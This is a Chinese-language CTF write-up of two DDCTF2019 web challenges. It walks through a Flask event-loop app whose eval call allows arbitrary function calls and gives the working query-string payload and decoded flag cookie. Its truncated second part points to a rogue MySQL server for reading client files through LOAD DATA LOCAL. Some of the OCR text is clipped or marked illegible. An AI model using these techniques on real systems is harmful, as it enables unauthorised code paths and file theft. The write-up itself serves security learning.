DDCTF2019 两道WEB题解

Smi1e / 2019-04-20 08:00:00 / 浏览数 5183 安全技术 CTF 顶(1) 踩(0)


DDCTF2019 两道WEB题解

前几天打了DDCTF，有几道WEB题还是挺不错的，在这里分析一下。

homebrew event loop


题目直接给了源码，是一道flask代码审计

```
# -*- encoding: utf-8 -*-
# written in python 2.7
__author__ = 'garzon'

from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '*********************' # censored
url_prefix = '/d5af31f88147e857'

def FLAG():
    return 'FLAG_is_here_but_i_wont_show_you'  # censored

def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5: session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)

def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack

class RollBackException: pass

def execute_event_loop():
    valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')): continue
        for c in event:
            if c not in valid_event_chars: break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None: resp = ''
                resp += 'ERROR! All transactions have been cancelled. '
                resp += '<a href="./?action:view;index">G'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
            except Exception, e:
                if resp is None: resp = ''
                #resp += str(e) # only for debugging
                continue
            if ret_val is not None:
                if resp is None: resp = ret_val
                else: resp += ret_val
    if resp is None or resp == '': resp = ('404 NOT FOUND', 404)
    session.modified = True
    return resp

 @app.route(url_prefix+'/')
 def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()

 # handlers/functions below --------------------------------------

 def view_handler(args):
    page = args[0]
    html = ''
    html += '[INFO] you have {} diamonds, {} points now.'.format(session['num_items'], session['points'])
    if page == 'index':
        html += '<a href="./?action:index;True%23Fal'
        html += '<a href="./?action:vie'
        html += '<a href="./?acti'
    elif page == 'shop':
        html += '<a href="./?action:buy;1">Buy'
    elif page == 'reset':
        del session['num_items']
        html += 'Session reset.'
    html += '<a href="./?action:view;index">G'
    return html

 def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Do'
            html += '<a href="./?action:view;index">G'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&','&amp;').replace('\t', '&nbsp;'*4).replace(' ','&nbsp;').replace('<', '&lt;').replace(
            else:
                html += line
        source.close()

        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')
 def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])

 def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume

 def show_flag_function(args):
    flag = args[0]
    #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
    return 'You naughty boy! ;) '

 def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')

 if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```




```
def FLAG():
    return 'FLAG_is_here_but_i_wont_show_you'  # censored

def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5: session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)
```

FLAG()函




```
@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()
```

并且源码




```
def execute_event_loop():
    valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')): continue
        for c in event:
            if c not in valid_event_chars: break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None: resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
            except Exception, e:
                if resp is None: resp = ''
                #resp += str(e) # only for debugging
                continue
            if ret_val is not None:
                if resp is None: resp = ret_val
                else: resp += ret_val
    if resp is None or resp == '': resp = ('404 NOT FOUND', 404)
    session.modified = True
    return resp
```

可以看到这个函数会循环提取队列中的字符串，最终由get_mid_str函数提取出函数名和参数，然后把函数名用eval与_handler或者_function拼接，接着执行该函数。



```
def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')
```

看一下get_flag_handler函数，当session['num_items'] >= 5会把flag传入trigger_event，然后会存入session，我们把session解码即可看到flag。




```
def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])

def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume
```

这里有比较关键的两个函数buy_handler和consume_point_function，我们的points初始为3，session['num_items']为0，每一次buy的参数要小于points的值，否


现在我们的思路是：要么直接执行FLAG()函数把flag返回到前端，要么在buy_handler一个很大的参数之后直接调用get_flag_handler。

直接执行`FLAG()`函数




```
Smi1e  ~  python3
Python 3.7.2 (default, Feb 12 2019, 08:15:36)
[Clang 10.0.0 (clang-1000.11.45.5)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> def Smi1e():
...     print('123')
...
>>> action='Smi1e#'
>>> eval(action + ('_handler' if 1 else '_function'))
<function Smi1e at 0x10c7cb2f0>
>>> event_handler =eval(action + ('_handler' if 1 else '_function'))
>>> event_handler()
123
>>> 
```

从上面到



```
        if not event.startswith(('action:', 'func:')): continue
        for c in event:
            if c not in valid_event_chars: break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
```

我们发现即空列表作为参数，也无法执行该函数。




```
>>> def test():
...     print('123')
...
>>> args = ['']
>>> test(args)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: test() takes 0 positional arguments but 1 was given
>>> 
```

所以此路不通


buy_handler->get_flag_handler

我们知道我们到url参数会被直接传入队列，并且现在我们可以调用任意函数。



```
@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()
```


看一下`get_mid_str`的实现



```python
def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack
```

会直接返


payload：?action:trigger_event%23;action:buy;5%23action:get_flag;，访问之后session解码即可。



```
 Smi1e  ~/Desktop/Tools/编码解码/flask-session-cookie-manager  python2 decode_session.py .eJyNjl1LwzAYhf-K5HoXabpZU-jN0BQGbXCrzYeINMuczdos2HXDjP53
i6Ag82J3L5z3POc5g2a_BfHzGdwoEAPBclgx3FO7_KyYtpIv3iSXjbKPhiJidNoclXG15rsoX-XvIlw6haa3EpWQI9kJto7AMLnAtYtgU3TBGF0kutEEtyollp6SBAwvv21py154ZxSaec2ChofzY8
VmkPqn5B-SlU7ydTR-7CTffpP-gnyV4vDHMgsFzMo7r03ejwJddj8_cUSoHGWKB1KsAmwKiD9[illegible]eu0YsH37Wh82bQdiOAFuX9vDeIbDF5GzcIY.D5i1mQ.dxKDeTJlZcxFCI62ZwIrI57P3hc
{u'points': 3, u'num_items': 0, u'log': ['action:trigger_event#;acti[illegible].buy;5#action:get_flag;', ['action:buy;5', 'action:get_flag;'], ['func:consume_p
oint;5', 'action:view;index'], 'func:show_flag;3v41_3v3nt_l00p_aNd_fLASK_c0Okle', 'action:view;index']}
```

mysql弱口令

这道题用到的是MySQL LOAD DATA 读取客户端任意文件需要注意的是agent.py中的Process_name需要含有mysqld，直接改源码，端口写3306，然后跑https://github.com/allyshka/Rogue-MySql-Serv

